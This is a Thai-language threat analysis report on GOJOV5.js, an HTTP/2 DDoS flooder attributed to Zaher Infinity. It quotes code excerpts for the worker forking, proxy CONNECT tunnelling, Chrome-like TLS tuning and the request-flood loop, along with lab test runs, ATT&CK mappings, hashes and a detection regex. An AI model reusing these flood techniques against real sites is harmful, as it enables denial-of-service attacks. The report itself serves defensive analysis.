

Threat Analysis Report

รายงานวิเคราะห์ เครื่องมือ GOJOV5.js
กลุ่ม Zaher Infinity

01/01/2026

TLP:CLEAR





สารบัญ

บทสรุปสำหรับผู้บริหาร	3
การวิเคราะห์เชิงเทคนิค	4
Proof of Concept (PoC)	12
Technique Tactics and Procedures (MITRE ATT&CK)	16
Indicator of Compromise (IOCs)	17
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ	18




บทสรุปสำหรับผู้บริหาร

จากการตรวจสอบและวิเคราะห์เครื่องมือโจมตีที่มีชื่อว่า GOJOV5.js ซึ่งถูกกลุ่ม Zaher Infinity ซึ่งมีความเกี่ยวข้องกับประเทศกัมพูชา ใช้ในการโจมตีหน่วยงานต่าง ๆ ในประเทศไทย พบว่าเป็นเครื่องมือโจมตีทางไซเบอร์ประเภท การก่อกวนการให้บริการ (DDoS) ที่มีความรุนแรงในระดับสูง

เครื่องมือดังกล่าวได้รับการออกแบบมาเพื่อส่งคำขอข้อมูล (requests) จำนวนมหาศาลอย่างต่อเนื่องไปยังเว็บไซต์เป้าหมาย โดยอาศัยเทคโนโลยี HTTP/2 ซึ่งช่วยให้ผู้โจมตีสามารถก่อให้เกิดความเสียหายได้อย่างรวดเร็วและรุนแรงกว่าวิธีการโจมตีแบบดั้งเดิม นอกจากนี้ ยังมีการใช้วิธีการพรากตัวตนผ่านเครือข่ายภายนอก (proxy networks) เพื่อหลบเลี่ยงการตรวจจับเบื้องต้น

สำหรับข้ออ้างของกลุ่มผู้โจมตีที่ระบุว่าเครื่องมือนี้สามารถเจาะทะลุระบบป้องกันของ Cloudflare ได้ทุกรูปแบบนั้น จากการวิเคราะห์เชิงลึกพบว่าเป็นเพียงการกล่าวอ้างเกินจริง (overhyped claim) เนื่องจากเครื่องมือดังกล่าวยังขาดความสามารถในการจำลองพฤติกรรมมนุษย์อย่างซับซ้อน เช่น การเคลื่อนไหวของเมาส์ การเลื่อนหน้าจอ หรือการตอบสนองต่อ challenge ต่าง ๆ ซึ่งเป็นกลไกสำคัญที่ระบบป้องกันสมัยใหม่ใช้ในการคัดกรองและแยกแยะระหว่างผู้ใช้จริงกับบอท



การวิเคราะห์เชิงเทคนิค

โครงสร้างของโค้ด (Code Structure)

- **Language:** Node.js (JavaScript)
- **Core Modules:** http2, tls, net, cluster, crypto, fs, url
- **External Libraries:** axios, cheerio, gradient-string, cloudscraper, request
- **Concurrency:** ใช้งานโมดูล cluster เพื่อจำลองการทำงานแบบ Multi-processing (Forking) เพื่อกระจายโหลดไปยังทุก CPU Core ของเครื่องโจมตี ผสมผสานกับ Asynchronous I/O ของ Node.js เพื่อสร้าง Connection จำนวนมากโดยไม่รอกระบวนการตอบกลับ

สถาปัตยกรรม High-Performance (Multithreading)


เพื่อเพิ่ม throughput (อัตราการส่งคำขอต่อวินาที) ให้สูงสุดภายใต้ข้อจำกัดของ single-threaded event loop ใน Node.js ผู้พัฒนาจึงใช้โมดูล cluster เพื่อจำลองการทำงานแบบ multi-processing โดยอาศัยกลไก Inter-Process Communication (IPC)

- กระบวนการหลัก (Master Process) ทำหน้าที่ควบคุมและสร้างกระบวนการย่อย (Worker Processes)
- ใช้คำสั่ง cluster.fork() ในลูปเพื่อสร้าง Worker จำนวนตามค่าที่ระบุในพารามิเตอร์ threads
- แต่ละ Worker Process จะทำงานอิสระ โดยรันฟังก์ชัน runFlooder ซ้ำอย่างต่อเนื่องผ่าน setInterval

```

1  if (cluster.isMaster) {
2    for (let counter = 1; counter <= args.threads; counter++) {
3      cluster.fork();
4    }
5  } else {
6    setInterval(runFlooder);
7  };

```



เทคนิคนี้ช่วยให้เครื่องมือสามารถใช้ประโยชน์จาก ทุกแกน CPU ของเครื่องควบคุมการโจมตี ได้อย่างเต็มประสิทธิภาพ ส่งผลให้จำนวน socket connections และ request rate เพิ่มขึ้นตามจำนวน core ที่มี

โปรโตคอลการสร้างอุโมงค์เชื่อมต่อ (HTTP CONNECT Tunneling)


เครื่องมือใช้เทคนิคการสร้างอุโมงค์ผ่าน Proxy Server โดยอาศัยเมธอด HTTP CONNECT เพื่อเปลี่ยน Proxy ให้ทำหน้าที่เป็นตัวกลาง (transparent tunnel) ในการส่งผ่านการเชื่อมต่อ TCP ไปยังเป้าหมาย โดยมีวัตถุประสงค์เพื่อปกปิดที่มาของการเชื่อมต่อ (anonymization)

- **การจัดการ Socket:** กำหนดค่า connection.setKeepAlive(true, 100000) และตั้งค่า timeout ให้ยาว เพื่อรักษาการเชื่อมต่อ TCP (persistent connection) ลดการสร้าง TCP handshake ใหม่ในแต่ละครั้ง
- **โครงสร้าง Payload:** สร้างข้อความคำสั่งแบบ raw ในรูปแบบ HTTP/1.1 เพื่อสั่งให้ Proxy เปิดอุโมงค์ไปยังเป้าหมายที่ port 443 (HTTPS)

```

1 // สร้าง payload สำหรับคำสั่ง HTTP CONNECT
2 const payload = "CONNECT " + options.address + ":443 HTTP/1.1\r\nHost: " + options.address + ":443\r\nConnection: Keep-Alive\r\n\r\n";
3 const buffer = Buffer.from(payload);
4
5 // เริ่มการเชื่อมต่อ TCP ไปยัง Proxy
6 const connection = net.connect({
7   host: options.host,
8   port: options.port
9 });
10
11 //connection.setTimeout(options.timeout * 600000);
12 connection.setTimeout(options.timeout * 100000);
13 connection.setKeepAlive(true, 100000);
14
15 connection.on("connect", () => {
16   connection.write(buffer); // ส่งคำสั่ง CONNECT เพื่อเริ่ม tunneling
17 });
  
```

- **ลักษณะเด่นของเทคนิคนี้**
 - ช่วยให้การเชื่อมต่อผ่าน Proxy เป็นแบบ persistent ลด overhead
 - ทำให้ Proxy ทำหน้าที่เป็นเพียงตัวกลางส่งผ่านข้อมูล โดยไม่ต้องเข้าใจเนื้อหาการสื่อสาร (เหมาะกับ HTTPS)
 - เพิ่มระดับการปิดบังตัวตนของผู้โจมตี เนื่องจากเป้าหมายจะมองเห็นเฉพาะ IP ของ Proxy เท่านั้น ไม่ใช่ IP จริงของเครื่องควบคุมการโจมตี



การปรับแต่งพารามิเตอร์ TLS เพื่อหลบเลี่ยงการตรวจจับ JA3 Fingerprinting

เพื่อลดโอกาสถูกตรวจจับโดยระบบป้องกันที่อาศัยลายพิมพ์นิ้วมือ JA3 (JA3 Fingerprinting) เครื่องมือได้ปรับแต่งค่าพารามิเตอร์ใน TLS Client Hello ให้ใกล้เคียงกับพฤติกรรมของเบราว์เซอร์ Google Chrome โดยเฉพาะ

- **Cipher Suites:** ใช้การผสมผสานระหว่างชุดรหัสมาตรฐานของ Node.js (tls.getCiphers()) กับชุดรหัสความปลอดภัยสูงที่กำหนดไว้ในตัวแปร cplist เพื่อให้ลายพิมพ์ใกล้เคียงกับเบราว์เซอร์จริง
- **Elliptic Curves:** การบังคับใช้ prime256v1:X25519 ซึ่งเป็นมาตรฐานปัจจุบันของเบราว์เซอร์ตระกูล Chromium
- **ALPN (Application-Layer Protocol Negotiation):** การระบุค่า h2 อย่างชัดเจนเพื่อบังคับใช้โปรโตคอล HTTP/2

```
1 ALPNProtocols: ['h2'], // บังคับการเจรจาโปรโตคอลเป็น HTTP/2
2 sigalg: sigalg, // สุ่ม Signature Algorithms จากชุดที่กำหนด
3 socket: connection,
4 ciphers: tls.getCiphers().join(":") + cipher, // รวม Cipher Suites มาตรฐานกับชุดที่กำหนด
5 ecdhCurve: "prime256v1:X25519", // มาตรฐานปัจจุบันของเบราว์เซอร์ตระกูล Chromium
6 host: parsedTarget.host,
7 rejectUnauthorized: false,
8 servername: parsedTarget.host,
9 secureProtocol: ["TLSv1_1_method", "TLSv1_2_method", "TLSv1_3_method"],
```



การโจมตีด้วยเทคนิค HTTP/2 Multiplexing และ Flow Control Manipulation

แกนหลักของการโจมตีนี้ใช้ประโยชน์จากคุณสมบัติ Stream Multiplexing ของโปรโตคอล HTTP/2 ซึ่งอนุญาตให้ส่งหลาย Stream (Request/Response) พร้อมกันผ่าน TCP Connection เดียว โดยมีการตั้งค่าพารามิเตอร์ใน SETTINGS frame อย่างผิดปกติ เพื่อเพิ่มภาระทรัพยากรฝั่งเซิร์ฟเวอร์

- **การปรับแต่ง Flow Control และ Concurrent Streams:** กำหนดค่า initialWindowSize ที่ 6,291,456 ไบต์ (~ 6 MB) และ maxConcurrentStreams ที่ 2,000 ซึ่งสูงกว่าค่ามาตรฐานทั่วไปของเซิร์ฟเวอร์ส่วนใหญ่ (ปกติ 100–128 streams และ window size 65,535 ไบต์) ช่วยให้ Client สามารถส่งข้อมูลจำนวนมากโดยไม่ต้องรอการยืนยัน (ACK) จากเซิร์ฟเวอร์บ่อยครั้ง ส่งผลให้เกิดการสะสม Request อย่างรวดเร็ว
- **เทคนิค Asynchronous Termination (Fire-and-Forget):** ทันทีที่ได้รับ event “response” จะเรียก request.close() และ request.destroy() เพื่อหยุด Stream และปล่อย Memory ฝั่ง Client อย่างรวดเร็วและวนรอบการโจมตีใหม่ ลดการใช้หน่วยความจำและ CPU ฝั่งผู้โจมตี ทำให้สามารถวนรอบการส่ง Request ใหม่ได้ต่อเนื่องโดยไม่สะสมภาระมากเกินไป

```

1 // การ Over-provisioning ค่า HTTP/2 Settings เพื่อเพิ่ม Throughput
2 client.settings({
3   headerTableSize: 65536,
4   maxConcurrentStreams: 2000,
5   initialWindowSize: 6291456, // ขยาย Window Size เพื่อลดข้อจำกัด Flow Control
6   maxHeaderListSize: 65536,
7   enablePush: false
8 });
9 // วนรอบการโจมตี (High-Frequency Attack Loop)
10 client.on("connect", () => {
11   const IntervalAttack = setInterval(() => {
12     for (let i = 0; i < args.Rate; i++) {
13       //headers[":path"] = parsedTarget.path + "?" + randstr(5) + "=" + randstr(25);
14       const request = client.request(headers)
15
16       .on("response", response => {
17         // ทำลาย Object ทันทีเพื่อลดภาระ Garbage Collection
18         request.close();
19         request.destroy();
20         return
21       });
22
23       request.end();
24     }
25   }, 1000);

```




- การตั้งค่า maxConcurrentStreams และ initialWindowSize ที่สูงเกินไปสามารถทำให้เซิร์ฟเวอร์ต้องจัดสรรทรัพยากร (memory, CPU, connection slots) จำนวนมากในเวลาเดียวกัน
- เทคนิค Fire-and-Forget ช่วยให้ผู้ใช้โจมตีรักษาอัตราการส่ง Request ได้สูงอย่างต่อเนื่องโดยไม่ถูกจำกัดด้วยการรอ Response เต็มรูปแบบ
- เมื่อรวมกับการใช้ Proxy และ Persistent Connection จะทำให้การตรวจจับและจำกัดจากระบบป้องกัน DDoS แบบดั้งเดิมมีความยากลำบากมากขึ้น

ตัวบ่งชี้ทางเทคนิคและความผิดปกติที่สามารถนำไปใช้ในการตรวจจับ (Technical Indicators & Detection Anomalies)

จากการวิเคราะห์โครงสร้าง Header และพฤติกรรมการสร้างคำขอ พบจุดบกพร่องและความผิดปกติที่สามารถนำไปพัฒนาเป็นกฎการตรวจจับ (Detection Rules) ได้อย่างมีประสิทธิภาพ

- **User-Agent Anomaly:** ใช้ฟังก์ชัน randstr(15) สร้างสตริงสุ่มความยาว 15 ตัวอักษร (ประกอบด้วย a-z, A-Z, 0-9) เป็น User-Agent ลักษณะนี้ไม่ปรากฏใน User-Agent ใด ๆ ที่เป็นมาตรฐานของเบราว์เซอร์หรือไลบรารีทั่วไป รูปแบบ Regex ที่สามารถใช้ตรวจจับ: `^[a-zA-Z0-9]{15}$`
- **Query String Randomization:** สร้างพารามิเตอร์แบบสุ่มใน Query String รูปแบบ `/{5 ตัวอักษรสุ่ม}={25 ตัวอักษรสุ่ม}` ทุกครั้งที่ส่งคำขอวัตถุประสงค์หลักคือหลีกเลี่ยงการถูกแคชโดย CDN / Reverse Proxy / WAF ที่ใช้ URL เป็น key สำหรับ caching
- **Header Consistency Violation:** เกิดความขัดแย้งอย่างชัดเจนระหว่างส่วนประกอบต่าง ๆ ของ Header: User-Agent เป็นสตริงสุ่ม 15 ตัวอักษร (ไม่ใช่รูปแบบเบราว์เซอร์จริง), sec-ch-ua ระบุเวอร์ชันที่ชัดเจนว่าเป็น Chromium/Google Chrome v114 (ซึ่งเป็นเวอร์ชันเก่าในปี 2025) ความไม่สอดคล้องนี้เป็นสัญญาณของพฤติกรรม Automated/Bot Traffic



```
1 // สร้าง Query String แบบสุ่มเพื่อเลี่ยงการแคช
2 headers[":path"] = parsedTarget.path + "?" + randstr(5) + "=" + randstr(25);
```




```
1 // User-Agent ถูกสร้างแบบสุ่ม (ไม่ใช่ User-Agent จริง)
2 headers["user-agent"] = randstr(15);
```



```
1 // Client Hints ปลอมแปลงเวอร์ชัน Chrome แต่ขัดแย้งกับ User-Agent ที่เป็นจริง
2 headers["sec-ch-ua"] = ' "Not.A/Brand";v="8", "Chromium";v="114", "Google Chrome";v="114";
```

การปลอมแปลงเมตาดาต้า Sec-Fetch (Sec-Fetch Metadata Spoofing)

นอกเหนือจากการปลอมแปลง User-Agent เครื่องมือยังมีการกำหนดส่วนหัวกลุ่ม Sec-Fetch-* และ sec-ch-ua เพื่อจำลองบริบทความปลอดภัย (Security Context) ให้ดูเหมือนการใช้งานจากเบราว์เซอร์ตระกูล Chromium รุ่นใหม่

- **การปลอมแปลงลักษณะการเรียกใช้งาน:** การระบุค่า sec-fetch-mode: "navigate" และ sec-fetch-site: "none" เป็นการพยายามทำให้ระบบป้องกันเข้าใจว่าคำขออนี้เกิดจากการนำทางโดยตรงจากผู้ใช้งานจริง (direct top-level navigation) เช่น การพิมพ์ URL เข้าแถบที่อยู่ของเบราว์เซอร์ โดยไม่ใช่การเรียกผ่านสคริปต์ข้ามโดเมน การโหลดทรัพยากรฝังตัว หรือพฤติกรรมอัตโนมัติ



```
1 // การจำลองข้อมูล Metadata เพื่อหลอกลวงกลไก CORS/CORP
2 headers["sec-ch-ua-mobile"] = "?0";
3 headers["sec-ch-ua-platform"] = "Windows"; // การระบุแพลตฟอร์ม OS
4 //headers["origin"] = "https://" + parsedTarget.host;
5 //headers["referrer"] = "https://" + parsedTarget.host;
6 headers["upgrade-insecure-requests"] = "1";
7 headers["accept"] = accept;
8 // User-Agent ถูกสร้างแบบสุ่ม (ไม่ใช่ User-Agent จริง)
9 headers["user-agent"] = randstr(15);
10 headers["sec-fetch-dest"] = "document";
11 headers["sec-fetch-mode"] = "navigate"; // การจำลองพฤติกรรมการเข้าชมหน้าเว็บ
12 headers["sec-fetch-site"] = "none";
13 headers["TE"] = "trailers";
14 //headers["Trailer"] = "Max-Forwards";
15 headers["sec-fetch-user"] = "?1";
```



กลไกการรักษาความต่อเนื่องและการจัดการข้อผิดพลาด (Persistence & Active Error Suppression)

เพื่อให้เครื่องมือสามารถดำเนินการโจมตีได้อย่างต่อเนื่องและยาวนานโดยไม่หยุดการทำงานกะทันหัน (Crash) เนื่องจากปัญหาการเชื่อมต่อหรือข้อผิดพลาดของระบบเครือข่าย ผู้พัฒนาได้แทรกชุดคำสั่งที่มีหน้าที่ระงับการแจ้งเตือนข้อผิดพลาด (Exception Suppression) ไว้ภายในโปรแกรม

- กลไกที่ใช้คือการป้องกันไม่ให้ข้อผิดพลาดในขณะรันไทม์ทำให้โปรเซสยุติการทำงาน โดยดักจับเหตุการณ์ uncaughtException แต่ไม่ทำการจัดการข้อผิดพลาดใด ๆ (Empty Callback) ส่งผลให้กระบวนการยังคงทำงานต่อไปได้แม้เกิดข้อผิดพลาดร้ายแรง
- นอกจากนี้ ยังมีการกำหนดค่า setMaxListeners(0) เพื่อปิดการแจ้งเตือนเกี่ยวกับการรั่วไหลของหน่วยความจำ (Memory Leak Warning) ซึ่งมักเกิดจากการสร้าง Event Listener จำนวนมากเกินไป

```


1 // ปิดการจำกัดจำนวน Event Listeners เพื่อป้องกันการแจ้งเตือน Warning
2 process.setMaxListeners(0);
3 require("events").EventEmitter.defaultMaxListeners = 0;
4 // ป้องกันการหยุดทำงานของ Process ด้วยการเพิกเฉยต่อ Exception
5 process.on('uncaughtException', function (exception) {
6 });

```

อินเทอร์เฟซรับคำสั่งและพารามิเตอร์โจมตี (Command and Parameter Interface)

โค้ดชุดนี้ทำหน้าที่เป็นอินเทอร์เฟซสำหรับรับคำสั่งและควบคุมพารามิเตอร์การปฏิบัติการผ่าน Command Line Interface (CLI) สะท้อนให้เห็นถึงการออกแบบให้เครื่องมือมีความยืดหยุ่นในการปรับเปลี่ยนรูปแบบและความเข้มข้นของการโจมตีได้ตามต้องการ

- **การรับพารามิเตอร์ผ่าน CLI:** โปรแกรมรองรับการส่งค่าพารามิเตอร์นำเข้า (input arguments) ผ่านบรรทัดคำสั่ง โดยกำหนดให้ผู้ใช้งานระบุเป้าหมาย (target), ระยะเวลาการโจมตี (time), อัตราการส่งคำร้องต่อวินาที (Rate), จำนวนเธรดประมวลผลย่อย (threads) และไฟล์รายการพร็อกซี (proxyFile) ก่อนเริ่มการทำงานของสคริปต์




```
1 node gojov5 <target> <duration> <request per second> <threads> <proxyfile>`)); process.exit();}
```

```
1 // การแปลงค่าอาร์กิวเมนต์จาก CLI ไปยังตัวแปรที่ใช้ภายในโปรแกรม
2 const args = {
3   target: process.argv[2],
4   time: parseInt(process.argv[3]),
5   Rate: parseInt(process.argv[4]), // อัตราการโจมตี (RPS)
6   threads: parseInt(process.argv[5]),
7   proxyFile: process.argv[6]
8 }
```

กลไกการยุติกระบวนการอัตโนมัติ (Automatic Process Termination Mechanism)

โปรแกรมถูกออกแบบให้มีกลไกควบคุมระยะเวลาการปฏิบัติการ (Time-to-Live Control) เพื่อลดความเสี่ยงจากกระบวนการตกค้าง (zombie process) บนเครื่องแม่ข่ายหลังสิ้นสุดการโจมตี การใช้ฟังก์ชัน setTimeout ทำหน้าที่นับถอยหลังตามค่าพารามิเตอร์ time ที่รับเข้ามาจากบรรทัดคำสั่ง ก่อนเรียกใช้ process.exit(1) เพื่อยุติการทำงานของโปรแกรมเมื่อครบกำหนด ซึ่งช่วยทั้งในการบริหารจัดการทรัพยากรระบบและลดโอกาสถูกตรวจจับจากการคงอยู่ของโปรเซสเป็นเวลานานเกินความจำเป็น

```
1 // ฟังก์ชันสำหรับการยุติกระบวนการ (Termination Routine)
2 const KillScript = () => process.exit(1);
3 console.log('Method by @MrSlayerGojo')
4 // การตั้งเวลาเพื่อยุติการทำงานอัตโนมัติตามระยะเวลาที่กำหนด (Time-to-Live Control)
5 setTimeout(KillScript, args.time * 1000);
```



Proof of Concept (PoC)

ก่อนเริ่มการทดสอบ ได้มีการจัดเตรียมรายชื่อ Proxy List โดยทำการคัดกรองเฉพาะรายการที่สามารถเชื่อมต่อกับ Web Server เป้าหมายได้ และตอบสนองด้วยรหัสสถานะ HTTP 200 (OK)

```
[+] ALIVE: 462 (Code: 200)
[+] ALIVE: 5 (Code: 200)
[+] ALIVE: 30 (Code: 200)
[+] ALIVE: 4 (Code: 200)
[+] ALIVE: 7 (Code: 200)
[+] ALIVE: 40 (Code: 200)
[+] ALIVE: 0 (Code: 200)
[+] ALIVE: (Code: 200)
[+] ALIVE: 43 (Code: 200)
[+] ALIVE: (Code: 200)
```

ในการเริ่มต้นใช้งานสคริปต์ GOJOV5.js ระบบได้กำหนดเงื่อนไขให้ผู้ใช้ต้องระบุพารามิเตอร์ ที่จำเป็นให้ครบถ้วนก่อนเริ่มการทำงาน หากข้อมูล Input ไม่สมบูรณ์ โปรแกรมจะไม่สามารถประมวลผลต่อได้ โดยในการทดสอบขั้นตอนนี้ ได้จำลองสถานการณ์ด้วยการไม่ระบุไฟล์รายการ Proxy ซึ่งส่งผลให้โปรแกรมไม่สามารถเริ่มต้นกระบวนการโจมตีได้ตามเงื่อนไขที่กำหนด


```
(kali@192) - [~/Downloads/GOJOV5DDOS]
$ node GOJOV5.js https://cyberwars-ttx.ncsa.or.th:8443 5 10 2

███

node gojov5 <target> <duration> <request per second> <threads> <proxyfile>
```

ฟังก์ชันของโปรแกรม

- <target> ที่อยู่ URL ของเว็บไซต์เป้าหมายที่ต้องการโจมตี
- <duration> ระยะเวลาที่จะทำการโจมตี (หน่วยเป็นวินาที)
- <request per second> อัตราการส่งคำร้องขอ (Request) ต่อ 1 วินาที สำหรับแต่ละเธรด (Per Thread)
- <threads> จำนวนกระบวนการทำงานคู่ขนาน (Worker Processes) ที่ต้องการสร้างขึ้น




- <proxyfile> ที่อยู่ไฟล์ (Path) ของไฟล์ Text ที่เก็บรายชื่อ Proxy

เริ่มดำเนินการทดสอบสคริปต์โดยกำหนดระยะเวลาการทำงานที่ 60 วินาที ร่วมกับการใช้ 10 เธรด (Threads) และ 5 โพรเซสการทำงาน (Worker Processes)



```
(kali@192) - [~/Downloads/GOJOV5DDOS]
$ node GOJOV5.js https:// 60 10 5 proxies.txt

[!] ATTACK HAS BEEN SENT.
Method by @MrSlayerGojo
[!] ATTACK HAS BEEN SENT.
Method by @MrSlayerGojo
[!] ATTACK HAS BEEN SENT.
Method by @MrSlayerGojo
[!] ATTACK HAS BEEN SENT.
Method by @MrSlayerGojo
[!] ATTACK HAS BEEN SENT.
Method by @MrSlayerGojo
[!] ATTACK HAS BEEN SENT.
Method by @MrSlayerGojo
[!] ATTACK HAS BEEN SENT.
Method by @MrSlayerGojo
```

หลังสิ้นสุดการโจมตี จากการตรวจสอบไม่พบคำร้องขอ (Request) ใดๆ แสดงบน Web Server Log ปลายทาง จึงได้ดำเนินการตรวจสอบสถานะที่ Proxy Server และพบว่ามีจำนวนคำร้องขอที่ถูกส่งออกไปทั้งหมด 163,620 รายการ



จากการตรวจสอบพบว่าคำร้องขอ (Request) ทั้งหมดไม่สามารถส่งไปยัง Web Server ปลายทางได้ โดยพบอัตราข้อผิดพลาด (Error Rate) สูงถึง 99.56% และได้รับรหัสสถานะ 502 (Bad Gateway) ซึ่งบ่งชี้ว่าเซิร์ฟเวอร์ที่ทำหน้าที่เป็นเกตเวย์ (Gateway) หรือพร็อกซี (Proxy) ได้รับข้อมูลตอบกลับที่ไม่ถูกต้องจากเซิร์ฟเวอร์ต้นทาง (Upstream Server)



เมื่อตรวจสอบข้อมูลในส่วนบันทึกกิจกรรม (Activity) ภายใต้หัวข้อสาเหตุข้อผิดพลาด (Error Reason) พบว่าระบบแสดงสถานะเป็น 'target connect resolve failed'

Time	Hostname	Destination Port	Bytes	Duration	Proxy	Your IP Address	Error Reason	Protocol
Show Latest Activities								
2026-01-08 13:46:37	13	443	135 Bytes	0.367			target_connect_resolve_failed	HTTP(s)
2026-01-08 13:46:36	13	443	135 Bytes	0.472			target_connect_resolve_failed	HTTP(s)
2026-01-08 13:46:36	13	443	135 Bytes	0.406			target_connect_resolve_failed	HTTP(s)
2026-01-08 13:46:35	13	443	135 Bytes	0.403			target_connect_resolve_failed	HTTP(s)

สำหรับสาเหตุของการได้รับรหัสสถานะ 502 (Bad Gateway) นั้น เกิดจากข้อผิดพลาดทางตรรกะ (Logical Bug) ภายในซอร์สโค้ด โดยเฉพาะในขั้นตอนการกำหนดค่าตัวแปร address ที่มีการนำชื่อโฮสต์ (Host) มาเชื่อมต่อกับหมายเลขพอร์ต :443 อย่างไม่ถูกต้อง

address: parsedTarget.host + ":443",

นอกจากนี้ เมื่อข้อมูลถูกส่งเข้าสู่ฟังก์ชันการเชื่อมต่อ โปรแกรมได้ทำการเพิ่มหมายเลขพอร์ต :443 ซ้ำซ้อนอีกครั้ง

```
const payload = "CONNECT " + options.address + ":443 HTTP/1.1\r\nHost: " + options.address + ":443\r\nConnection: Keep-Alive\r\n\r\n";
```



ส่งผลให้ Proxy Server ได้รับคำสั่งให้เชื่อมต่อไปยังปลายทางในรูปแบบ example.com:443:443
ซึ่งเป็นรูปแบบชื่อโฮสต์ที่ไม่ถูกต้องตามมาตรฐานเครือข่าย เป็นเหตุให้ระบบ DNS ไม่สามารถแปลงชื่อ
ดังกล่าวเป็นหมายเลขไอพีได้ (Resolution Failed)



Technique Tactics and Procedures (MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่าง ๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name	รายละเอียด
Impact	T1498.001	Network Denial of Service: Direct Network Flood	ส่งคำร้อง HTTP/2 ปริมาณมหาศาลผ่าน proxy เพื่อทำให้บริการเว็บ/ระบบเป้าหมายไม่สามารถตอบสนองได้
	T1499.004	Endpoint Denial of Service: Application or System Exploitation	ปรับพารามิเตอร์ HTTP/2 ให้รองรับคำร้องจำนวนมาก สร้างภาระต่อทรัพยากรของเซิร์ฟเวอร์ปลายทาง
Defense Evasion	T1090.003	Proxy: Multi-hop Proxy	ใช้รายการพร็อกซีและ HTTP CONNECT tunneling เพื่อซ่อน IP ต้นทางและกระจายทราฟฟิกโจมตี
	T1001.003	Data Obfuscation: Protocol Impersonation	ปรับแต่ง TLS/HTTP2 ให้ใกล้เคียงเบราว์เซอร์จริง ลดโอกาสถูกตรวจจับจาก fingerprint โปรโตคอล
	T1036.005	Masquerading: Match Legitimate Name or Location	ปลอม User-Agent และ client hints ให้เหมือนเบราว์เซอร์ เช่น Chrome บน Windows
Discovery	T1046	Network Service Discovery	ตรวจสอบการตอบสนองและกลไกป้องกันของเป้าหมาย (เช่น Cloudflare) ก่อนเลือกวิธีเสี่ยงผ่าน
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	ใช้ HTTP/HTTPS (HTTP/2 บนพอร์ต 443) เป็นช่องทางส่งทราฟฟิกโจมตีปะปนกับทราฟฟิกปกติ




Indicator of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

ร่องรอยที่สามารถตรวจสอบได้:

Filename	GOJOV5.js
MD5	db395289219008c0607483a4b730dabc
SHA-1	bdc072c1accedae691227796cc4f8680893502df
SHA-256	0bd872344f8dd24b688c9350c99054bf176218d89252f517960e8aa0acbdb554



แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

มาตรการเฝ้าระวังและตรวจจับเชิงรุก

